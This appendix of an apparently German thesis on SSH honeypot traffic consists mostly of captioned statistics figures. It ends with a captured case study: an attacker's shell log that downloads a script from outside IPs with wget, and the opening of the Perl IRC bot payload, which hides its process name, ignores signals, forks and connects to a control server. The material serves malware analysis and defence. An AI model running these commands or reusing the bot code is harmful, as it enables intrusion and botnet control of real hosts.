


Abbildung A.9.: Top10 Erfolgreiche Kombinationen




Abbildung A.10.: Top10 Kombinationen




Abbildung A.11.: Top10 Erfolgreiche Kombinationen

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.12.: Erfolgsrate Login




Abbildung A.13.: Erfolge pro Tag




Abbildung A.14.: Erfolge pro Woche

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.15.: Zugriffe pro Tag




Abbildung A.16.: Zugriffe pro Woche




Abbildung A.17.: Meiste Erfolge pro Tag

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.18.: Meiste Zugriffe pro Tag




Abbildung A.19.: Logins von derselben IP




Abbildung A.20.: Top10 SSH Clients

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.21.: Top10 Befehle




Abbildung A.22.: Top10 Fehlgeschlagene Befehle




Abbildung A.23.: Top10 Erfolgreiche Befehle

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.24.: Menschliche Aktivität pro Tag




Abbildung A.25.: Menschliche Aktivität pro Woche




Abbildung A.26.: Tage mit der meisten Aktivität

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.27.: Zugriffe pro IP




Abbildung A.28.: Zugriffe pro IP




Abbildung A.29.: Zugriffe pro IP inklusive Geoinformation

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot




Abbildung A.30.: Zugriffe pro IP inklusive Geoinformation




Abbildung A.31.: Zugriffe pro Land




Abbildung A.32.: Zugriffe pro IP mit Ländercode (ohne Ausreisser)

A.7. Fallbeispiele

Listing A.5: Fallbeispiel 1: Playlog

```

1 admin@userdb:~$ apt-get install perl -y;
2 admin@userdb:~$ yum install perl -y;
3 admin@userdb:~$ xz-all -9 perl [atd] top htop ps;
4 admin@userdb:~$ cd $var/tmp/ ;
5 admin@userdb:/tmp$ tmp/ ;
6 admin@userdb:/tmp$ rrf ssh1.txt ;
7 admin@userdb:/tmp$ wget http://195.22.126.16/ssh1.txt ;
8 admin@userdb:/tmp$ ssh1.txt wget.txt ;
9 admin@userdb:/tmp$ wget.txt 195.22.127.225 ;
10 admin@userdb:/tmp$ wget download http://195.22.126.16/ssh1.txt ;
11 admin@userdb:/tmp$ ssh1.txt lynx.txt ;
12 admin@userdb:/tmp$ lynx.txt 195.22.127.225 ;
13 admin@userdb:/tmp$ wget http://195.22.126.16/ssh1.txt ;
14 admin@userdb:/tmp$ ssh1.txt fetch.txt ;
15 admin@userdb:/tmp$ fetch.txt 195.22.127.225 ;
16 admin@userdb:/tmp$ -O http://195.22.126.16/ssh1.txt ;
17 admin@userdb:/tmp$ ssh1.txt curl.txt ;
18 admin@userdb:/tmp$ curl.txt 195.22.127.225 ;
19 admin@userdb:/tmp$ rrf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt;
20 admin@userdb:/tmp$
21 admin@userdb:/tmp$ /proc/cpuinfo
22 admin@userdb:/tmp$ -m

```

Listing A.6: Fallbeispiel 1: Payload

```

1 #!/usr/bin/perl
2 my$processo = ("top", "htop", "ps");
3
4 my@titi = ("index.php?page=", "main.php?page=");
5
6 my$goni = $titi[rand scalar @titi];
7
8 my$linas_max='3';
9 my$sleep='7';
10 my@adms=("x", "y", "z", "w", "q", "e", "r", "t", "y");
11 my@hostauth=("local");
12 my@canaais("#tn");
13 chop (my$nick = 'uname');
14 my$servidor="3.4.5.6";
15 my$ircname = ("g");
16 my$realname = ("g");
17 my@ircport = ("22", "80");
18 my$porta = $ircport[rand scalar @ircport];
19 my$VERSAO = '0.5';
20 $SIG{'INT'} = 'IGNORE';
21 $SIG{'HUP'} = 'IGNORE';
22 $SIG{'TERM'} = 'IGNORE';

```

HONEYPOTS

Analyse von Traffic in einem SSH-Honeypot

```
23 $SIG{'CHLD'} = 'IGNORE';
24 $SIG{'PS'} = 'IGNORE';
25 use IO::Socket;
26 use Socket;
27 use IO::Select;
28 chdir("/tmp");
29 $servidor="$ARGV[0]" if $ARGV[0];
30 $0="$processo"."\\0"x16;;
31 my$pid=fork;
32 exit if $pid;
33 die "Problema com o fork: $!" unless defined($pid);
34
35 our %irc_servers;
36 our %DCC;
37 my $dcc_sel = new IO::Select new();
38
39 $sel_cliente = IO::Select->new();
40 sub sendraw {
41     if ($#_ == '1') {
42         my $socket = $_[0];
43         print $socket "$_[1]\\n";
44     } else {
45         print $IRC_cur_socket "$_[0]\\n";
46     }
47 }
48
49 sub conectar {
50     my $meunick = $_[0];
51     my $servidor_con = $_[1];
52     my $porta_con = $_[2];
53
54     my $IRC_socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$servidor_con", ←
